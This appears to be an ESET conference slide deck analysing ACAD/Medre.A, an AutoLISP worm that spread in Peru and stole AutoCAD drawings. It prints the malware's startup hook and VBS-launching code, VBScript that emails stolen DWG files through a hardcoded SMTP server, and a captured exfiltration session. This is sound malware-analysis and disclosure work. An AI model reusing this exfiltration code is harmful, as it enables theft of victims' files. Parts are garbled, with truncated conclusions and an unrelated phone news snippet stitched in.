

The background features several stylized, grayscale virus-like particles of various shapes and sizes, including spherical ones with spikes and others with more complex, textured surfaces. They are scattered across the dark background, creating a sense of a microscopic or biological environment.

ACAD/Medre

Industrial Espionage in Latin America?

Robert Lipovsky
Sebastián Bortnik



Other cases from around the world...

- Stuxnet
- Duqu
- Flame
- Gauss
- ACAD/Medre

The image shows a screenshot of a news article from The New York Times. The article is titled "Cyberattacks on Iran — Stuxnet and Flame" and is dated Wednesday, September 26, 2012. The article includes a photograph of a computer screen displaying a command prompt window with various system files and processes listed. Two red boxes highlight the domain names "gavab.com" and "naktoob.com" in the command prompt output. The article text discusses the cyberattacks on Iran, mentioning Stuxnet and Flame, and notes that Iran has become a target of a series of notable cyberattacks, some of which were linked to its nuclear program. The article is attributed to Norman Asa, via PR Newswire, and was updated on August 9, 2012.

HOME PAGE TODAY'S PAPER VIDEO MOST POPULAR TIMES TOPICS

The New York Times
Wednesday, September 26, 2012

Cyberattacks on Iran — Stuxnet and Flame

Updated: Aug. 9, 2012

Over the last few years, Iran has become the target of a series of notable cyberattacks, some of which were linked to its nuclear program. The best known of these was Stuxnet, the name given to a computer worm, or malicious computer program.

According to an article in The New York Times in June 2012, during President Obama's first few months in office, he secretly ordered increasingly sophisticated attacks on Iran's computer systems at its nuclear enrichment facilities, significantly expanding America's first sustained use of cyberweapons.

Something odd in the stats...



LIVEGRID


ESET Live Grid® 2012 Statistics for Peru

| | | |
|----|-----------------------|-------|
| 1 | INF/Autorun | 9,86% |
| 2 | Win32/Dorkbot | 5,88% |
| 3 | Win32/Sirefef | 4,07% |
| 4 | Win32/Conficker | 2,94% |
| 5 | Win32/AutoRun.Delf.EP | 2,63% |
| 6 | HTML/Iframe.B | 2,44% |
| 7 | Win32/Packed.Themida | 2,39% |
| 8 | ACAD/Medre.A | 2,29% |
| 9 | HTML/ScrInject.B | 2,04% |
| 10 | Win32/Olmarik | 1,93% |

ACAD/Medre.A statistics




LIVEGRID



ACAD/Medre.A statistics



LIVEGRID



Dissecting the worm...

- Written in AutoLISP, targets AutoCAD users
- Functionality:
- Copying itself – for “installation” and distribution
- Stealing AutoCAD drawings from infected system

```
17 (setq MK_FILE-TEMP-A (VL-FILENAME-MKTEMP nil nil ".vbs"))
18 (setq MK_FILE-TEMP-B (OPEN (setq MK_FILE-TEMP-A (VL-FILENAME-MKTEMP nil nil ".vbs")) "w"))
19 (MAPCAR '(LAMBDA '(X) '(WRITE-LINE X MK_FILE-TEMP-B)) MK-INFO-BIN)
20 (CLOSE MK_FILE-TEMP-B)
21 (STARTAPP (STRCAT (GETENV "windir") "\\System32\\wscript.exe") MK_FILE-TEMP-A 2)
```


Infection and Infection

- Original file (*acad.fas*) copied to several locations
- AutoCAD support directory
- Current working directory of DWG files
- Modifies *acad20??lsp* file

```
1 (DEFUN S::STARTUP()  
2   (if (findfile "cad.fas") (load "cad.fas"))  
3   (princ)  
4 )
```

```
24 (cond (WCMATCH ACADOBJ "*14.0*") (  
25 (cond (WCMATCH ACADOBJ "*15.0*") (  
26 (cond (WCMATCH ACADOBJ "*16.0*") (  
27 (cond (WCMATCH ACADOBJ "*16.1*") (  
28 (cond (WCMATCH ACADOBJ "*16.2*") (  
29 (cond (WCMATCH ACADOBJ "*17.0*") (  
30 (cond (WCMATCH ACADOBJ "*17.1*") (  
31 (cond (WCMATCH ACADOBJ "*17.2*") (  
32 (cond (WCMATCH ACADOBJ "*18.0*") (  
33 (cond (WCMATCH ACADOBJ "*18.1*") (  
34 (cond (WCMATCH ACADOBJ "*18.2*") (  
35 (cond (WCMATCH ACADOBJ "*19.0*") (  
36 (cond (WCMATCH ACADOBJ "*19.1*") (  
37 (cond (WCMATCH ACADOBJ "*19.2*") (  
38 normal cond  
39 (WCMATCH ACADOBJ "*19.2*")  
40 (setq AUTOFILE "acad2015.lsp")  
41 normal cond  
42 "acad2015.lsp"  
43 (setq AUTOFILE "acad2014.lsp")  
44 normal cond  
45 "acad2014.lsp"  
46 (setq AUTOFILE "acad2013.lsp")  
47 normal cond
```


Infection and Installation



-
- The diagram shows a user's computer with a folder containing a DWG file and a .fas file. An arrow points to a sub-directory where the files are extracted. Another arrow points to a window showing the DWG file being opened. A third arrow points to a .fas file being copied. A fourth arrow points to a folder representing the modified support file. A fifth arrow points to a further distribution of the .fas file.
1. User extracts files into a directory
 2. User opens the DWG file
 3. AutoCAD calls .fas automatically as it **is located in the same directory**
 4. AutoCAD Support + modifies **acad20??.isp**
 5. (further distribution)


```

1  ON ERROR RESUME NEXT
2  Namespace = "http://schemas.microsoft.com/Exchange/2006/12"
3  Set Email = CreateObject("CDO.Message")
4  Email.From = PRINC-YFMC
5  Email.To = "javier5ce01453@javier5ce01453.com"
6  Email.Subject = VL-INFO-C
7
8  Email.Textbody = VL-FILE-FNAM-FNAM
9
10 Email.AddAttachment VL-FILE-FNAM-FNAM
11
12 With Email.Configuration.Fields
13 .Item(Namespace & "sendusing") = cdoSendUsingSMTP
14 .Item(Namespace & "smtpserver") = "109.109.109.109"
15 .Item(Namespace & "smtpserverport") = 25
16 .Item(Namespace & "smtpauthenticate") = ""
17 .Item(Namespace & "sendusername") = ""
18 .Item(Namespace & "sendpassword") = ""
19 .Update
20 End With
21 Email.Send
22
23 createobject("scripting.filesystemobject").createfileobject("c:\documents and settings\administrador\escritorio\&Geo GL-989-EW.dwg", "base64").write "QUNxMDE4AAAABoA8ABAAABMh4AABsyAAAAAAAAAAAgAQAAAAAIAAAADgTQAAAFAAAAAAAAA
24

```

```

EHLO javier5ce01453
MAIL FROM: <109.109.109.109@109.109.109.109.com>
RCPT TO: <me5.109.109.109@109.109.109.109.com>
DATA
thread-index: Ac05x4irrQqZeSgtSnydXImRt8Blmg==
Thread-Topic: JAVIER-SCE01453+Administrador
From: <109.109.109.109@109.109.109.109.com>
To: <me5.109.109.109@109.109.109.109.com>
Subject: JAVIER-SCE01453+Administrador
Date: Thu, 24 May 2012 18:09:03 +0200
Message-ID: <6B41A5789A044119B945FF2C86BE7E91@javier5ce01453>
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="-----NextPart_000_0000_01CD39D8.4CFC3A50"
X-Mailer: Microsoft CDO for Windows 2000
Content-Class: urn:content-classes:message
Importance: normal
Priority: normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.5512

```

This is a multi-part message in MIME format.

```

-----NextPart_000_0000_01CD39D8.4CFC3A50
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

```

```

C:\Documents and Settings\Administrador\Escritorio\&Geo GL-989-EW.dwg
-----NextPart_000_0000_01CD39D8.4CFC3A50
Content-Type: application/octet-stream;
name="&Geo GL-989-EW.dwg"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="&Geo GL-989-EW.dwg"


```

```

QUNxMDE4AAAABoA8ABAAABMh4AABsyAAAAAAAAAAAgAQAAAAAIAAAADgTQAAAFAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAABoQPj3k1q17xjdC/Hxu+nz36bbPIM4PpkKXG0cBrdM3rMSTchCu4umIANa
femzKB9d1Mv8qGtIOxMh1Qoc264yHZpQ7mB4Nv2SSTL23n1J3JJPFPPIE22vQa8Qwtwv7oSLJIpGd
4Yef2rX+6HX4RmoElnMO2RYvZ2jU90pK0Fdod1BWBwBiUmRB61JkQctSZEFrUmRBa1JkQQ
9e+t+V
WmoHAQAAAQAAAQAAAQAAACgBNwFzYWNHZW8AAQAAAQAAAAAPCdvAAPeCUAAJ1bAzd5JQBk
BxYDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAADwVgcAvVJkQcseZEhrMmRBy1JkQctSZEHN3+GFA9q1OR81bQFUN1go
nVFKP51EECsLSAAAAGHnAQAAUAAAAI3AgAAqEcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAAA
ALQAAABgAAAAQAIAAAAAACQvAAAAAAAAAAAAAAAAAAAAQAAAAAAP///wAAAAA///AAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
MwAAzDMAAP8zAAAAZgAAM2YAAGZmAACZzGAAzGYAAP9mAAAAmQAAM5kAAGaZAACZmQAAzJKAAP+Z
AAAAzAAAM9vAAGbMAACzAAAZMwAAP/MAAAA/wAAM/8AAGb/AACZ/wAAzP8AAP//AAAAADMAMwAz
AGYAMwCZADMAzAAzAP8AMwAAMzMAAMzMAzAGYzMwCZMzMAzDMzAP8zMwAAZjMAM2YzAGZmMwCZZjMA

```

Industrial Espionage?



- plano
- proyecto
- escritorio
- administrador
- arquitect*
- planta
- trabajo
- documento
- estructura
- administrador
- corte
- casa
- vivienda

1/50

001

2000

3000

00 12:43

00 11:13

00 11:02

00 11:02

00 07:09

00 14:38

6020

6020



Further action taken...

- Upon discovery, ESET contacted:
- AutoDesk
- Chinese e-mail providers
- Peruvian organizations
- Stand-alone cleaner available

Conclusion

- Malware –
- Semi – tar
- AutoCAD
- Industrial
- In Latin Ar

UPDATE: Chinese Phone Maker Of The GooPhone I5 Might Have Blocked iPhone 5 Sales In China!



[Android](#) fans, especially those of you who love your Samsung devices, might have something to cheer about today as it looks like Chinese phone maker GooPhone have already patented the design of the new iPhone 5 before Apple have had chance!



Thank you!

Questions?

sebastian.bortnik@eset.com

robert.lipovsky@eset.com

samples@eset.sk

ESET Threat Blog: blog.eset.com

